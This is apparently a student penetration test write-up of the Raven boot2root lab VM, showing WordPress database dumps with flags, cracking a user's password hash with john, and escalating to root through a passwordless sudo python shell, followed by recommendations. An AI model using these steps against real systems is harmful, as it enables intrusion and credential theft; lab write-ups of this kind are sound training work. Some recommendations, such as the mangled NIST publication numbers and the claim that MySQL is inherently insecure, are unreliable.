 22:49:12 | Hi, this is a comment.
To get started with moderating, editing, and deleting comments, please visit the
 Comments screen in the dashboard.
Commenter avatars come from <a href="https://gravatar.com">Gravatar</a>. |
       0 | 1               |               |              |              0 |
    0 |
+------------+-----------------+-----------------------+------------------------
-+-----------------------+-------------------+---------------------+----------
----------+---------------------------------------------------------------------
--------------------------------------------------------------------------------
---------------------------------------------------------------+---------------+
------------------+---------------+--------------+----------------+---------+
1 row in set (0.00 sec)

mysql> select * From wp_commentmeta;
Empty set (0.00 sec)

mysql> select * From wp_links;
Empty set (0.00 sec)

mysql>
```

Table4:



```
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------------------------------------------
--------------------------------------------+----------+
139 rows in set (0.02 sec)

mysql>
```

Table 5:

```
139 rows in set (0.02 sec)

mysql> select * From wp_postmeta;
+---------+---------+--------------------+---------------+
| meta_id | post_id | meta_key           | meta_value    |
+---------+---------+--------------------+---------------+
|       1 |       2 | _wp_page_template  | default       |
|       2 |       4 | _edit_lock         | 1534124768:2  |
|       3 |       4 | _edit_last         | 2             |
+---------+---------+--------------------+---------------+
3 rows in set (0.00 sec)

mysql>
```

Table 6:

```
Applications  Places  Terminal                Sun 10:19
                          michael@Raven: ~
File  Edit  View  Search  Terminal  Tabs  Help
root@kali: ~                          michael@Raven: ~

                                                                                | flag3        |              | draft       | ope
n          | open        |                |                |        | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                        |
      0 | http://raven.local/wordpress/?p=4                                |          0 | post      |                |             0 |
|  5 |          1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}

                                                                                | flag4        |              | inherit     | clo
sed        | closed      |                | 4-revision-v1 |        | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |                        |
      4 | http://raven.local/wordpress/index.php/2018/08/12/4-revision-v1/ |          0 | revision  |                |             0 |
|  7 |          2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}

                                                                                | flag3        |              | inherit     | clo
sed        | closed      |                | 4-revision-v1 |        | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                        |
      4 | http://raven.local/wordpress/index.php/2018/08/13/4-revision-v1/ |          0 | revision  |                |             0 |
+---+------------+--------------------+--------------------+
```

And the table6 wp_posts has flag 3 and 4

flag3{afc01ab56b50591e7dccf93122770cd2}


Flag4{715dea6c055b9fe3337544932f2941ce}

We successfully all the four flags (High sensitive security Information) of the Raven Security . The security of the firm is completely broken down . Further we want to check other user to check this login has any security credentials and any vulnerabilities

Finally to check whether any other flags are there

USER EXPLOITATION

So moving back to wordpress database and use table wp_users




It had two users here michael and steven with there hashed passwords . User michael password was already found so going check user steven

user:steven


Hashed password: PBk3VD9jsxx/loJoqNsURgHiaB23j7W/

And we check which type of hash it is using hash-identifier

And the result is md5 (wordpress)



We created the hashed file using nano And we Cracked the password using john



LOGGING INTO steven account with the cracked password pink84

```
Debian GNU/Linux 8 Raven tty1

Raven login:

Debian GNU/Linux 8 Raven tty1

Raven login: steven
Password:
Last login: Sun Jul 28 21:08:02 AEST 2019 from 192.168.235.1 on pts/0
Linux Raven 3.16.0-6-amd64 #1 SMP Debian 3.16.57-2 (2018-07-14) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ _
```

And here we are able to access /cat/passwd in steven login so this is the root account

```
Debian GNU/Linux 8 Raven tty1

Raven login: steven
Password:


Login incorrect
Raven login: steven
Password:
Last login: Sun Jul 28 21:14:47 AEST 2019 on tty1
Linux Raven 3.16.0-6-amd64 #1 SMP Debian 3.16.57-2 (2018-07-14) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ ls
$ cat /etc/passwd _
```

```
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologi
n
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/fal
se
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/
false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
Debian-exim:x:104:109::/var/spool/exim4:/bin/false
messagebus:x:105:110::/var/run/dbus:/bin/false
statd:x:106:65534::/var/lib/nfs:/bin/false
sshd:x:107:65534::/var/run/sshd:/usr/sbin/nologin
michael:x:1000:1000:michael,,,:/home/michael:/bin/bash
smmta:x:108:114:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false
smmsp:x:109:115:Mail Submission Program,,,:/var/lib/sendmail:/bin/false
mysql:x:110:116:MySQL Server,,,:/nonexistent:/bin/false
steven:x:1001:1001::/home/steven:/bin/sh
$
```

And further moving on

The sudo -l shows it run /bin/bash/python without password

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ _
```

We Ran python and successfully entered into steven login

```
$ python

Python 2.7.9 (default, Jun 29 2016, 13:08:31)
[GCC 4.9.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>>
>>> import os
>>> os.system('/bin/bash')
steven@Raven:~$ cd /root
bash: cd: /root: Permission denied
steven@Raven:~$ cd /tmp/
steven@Raven:/tmp$ cd /root
bash: cd: /root: Permission denied
steven@Raven:/tmp$ ls
steven@Raven:/tmp$ _
```

```
$ python

Python 2.7.9 (default, Jun 29 2016, 13:08:31)
[GCC 4.9.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>>
>>> import os
>>> os.system('/bin/bash')
steven@Raven:~$ cd /root
bash: cd: /root: Permission denied
steven@Raven:~$ cd /tmp/
steven@Raven:/tmp$ cd /root
bash: cd: /root: Permission denied
steven@Raven:/tmp$ ls
steven@Raven:/tmp$ id
uid=1001(steven) gid=1001(steven) groups=1001(steven)
steven@Raven:/tmp$ cd
steven@Raven:~$ cd /tmp
steven@Raven:/tmp$ sudo /usr/bin/python
Python 2.7.9 (default, Jun 29 2016, 13:08:31)
[GCC 4.9.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.system('/bin/bash')
root@Raven:/tmp#
```

It again gives me the flag4 again

```
[GCC 4.9.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>>
>>> import os
>>> os.system('/bin/bash')
steven@Raven:~$ cd /root
bash: cd: /root: Permission denied
steven@Raven:~$ cd /tmp/
steven@Raven:/tmp$ cd /root
bash: cd: /root: Permission denied
steven@Raven:/tmp$ ls
steven@Raven:/tmp$ id
uid=1001(steven) gid=1001(steven) groups=1001(steven)
steven@Raven:/tmp$ cd
steven@Raven:~$ cd /tmp
steven@Raven:/tmp$ sudo /usr/bin/python
Python 2.7.9 (default, Jun 29 2016, 13:08:31)
[GCC 4.9.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.system('/bin/bash')
root@Raven:/tmp# cd /root
root@Raven:~# ls
flag4.txt
root@Raven:~#
```

```
flag4.txt
root@Raven:~# cat flag4.txt
------

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@Raven:~# _
```

Flag4:{715dea6c055b9fe3337544932f2941ce}

CONCLUSION

Raven Security suffered a series of Security failures, which led to a complete compromise of firm highly security Information .These failures would have a dramatic effect on Raven Security operations if a malicious party had exploited them. Current policies concerning on webpage information security , WordPress ie Database Protection and weak passwords controls are not adequate to mitigate the impact of the security Vulnerabilities.
The specific goals of the penetration test were stated as:

- **We will be expected to find four hidden flags.**
  These are placeholders for highly sensitive data that lives on the production server. If we find them, we have essentially compromised the firm's security. We can find two on the website, and two on the server's file system. The firm provided no additional clues.

- **we are expected to create a final report summarizing the vulnerabilities we found; how we exploited them; and which patches we'd recommend.**

These goals of the penetration test were met. The four flags are
flag1{b9bbcb33e11b80be759c4e844862482
flag2{fc3d58dcdad9ab23faca6e9a36e581c}
flag3{afc01ab56b50591e7dccf93122770cd2}
flag4{715dea6c055b9fe3337544932f2941ce}

And the targeted attack against the Raven Security One can result in a complete compromise of organizational Security assets.Multiple issues that would typically be considered minor were leveraged in concert, resulting in a total compromise of the Raven Security information systems. It is important to note that this collapse of the entire Raven security infrastructure can be greatly attributed to insufficient protection to webpage , Databases and weak passwords.Appropriate efforts should be undertaken to introduce effective Security measures which could help mitigate the effect of cascading security failures throughout the Raven Security infrastructure.

RECOMMENDATIONS

1. **The information leakage in webpage allows an application to reveal sensitive data such as technical details of the application, developer comments, environment, or user-specific data. This sensitive data may then be used by an attacker to exploit the target application, its hosting network, or its users.**
2. **Information leakage, in its most common form, is the result of one or more of the following conditions: a failure to scrub out HTML/script comments containing sensitive information; improper application or server configurations; or differences in page responses for valid vs. invalid data.Sensitive information may be present within HTML comments, error messages, source code, or simply left in plain sight, and there are many ways a website can be coaxed into revealing this type of information. While Information Leakage doesn't necessarily represent a breach in security, it does give an attacker useful guidance for future exploitation.**

3. Here The Raven security uses MySQL as Database backend: WordPress uses MySQL as a database backend which is less secure, hence, susceptible to cyber attacks and can easily be hacked. Until the 3.9 version, the private and important data was stored on MYSQL driver but now it uses MySQLi. So here This weakness in Wordpress and it is not protected by firewall leads to leakage of usernames of webserver . so use strong database and protect it under the strong firewall
4. The password of the usernames were too small which is very easy to crack so use Strong password .Implement a patch management program:Operating a consistent patch management program very strong password per the guidelines outlined in NIST SP 800-4010 is an important component in maintaining good security posture.This will help to limit the attack surface that results from running unpatched internal services.
5. Conduct regular vulnerability assessments.As part of an effective organizational risk management strategy,vulnerability assessments should be conducted on a regular basis.Doing so will allow the organization to determine if theinstalled security controls are properly installed, operating as intended, and producing the desired outcome. Please consult NIST SP 800-3011 for guidelines on operating an effective risk management program.

RISK RATINGS

The overall risk identified to Raven Security firm result of the penetration test is High.A direct path from external attacker to full system compromise was discovered. Here the entire webserver is completely compromised and Important security information was leaked out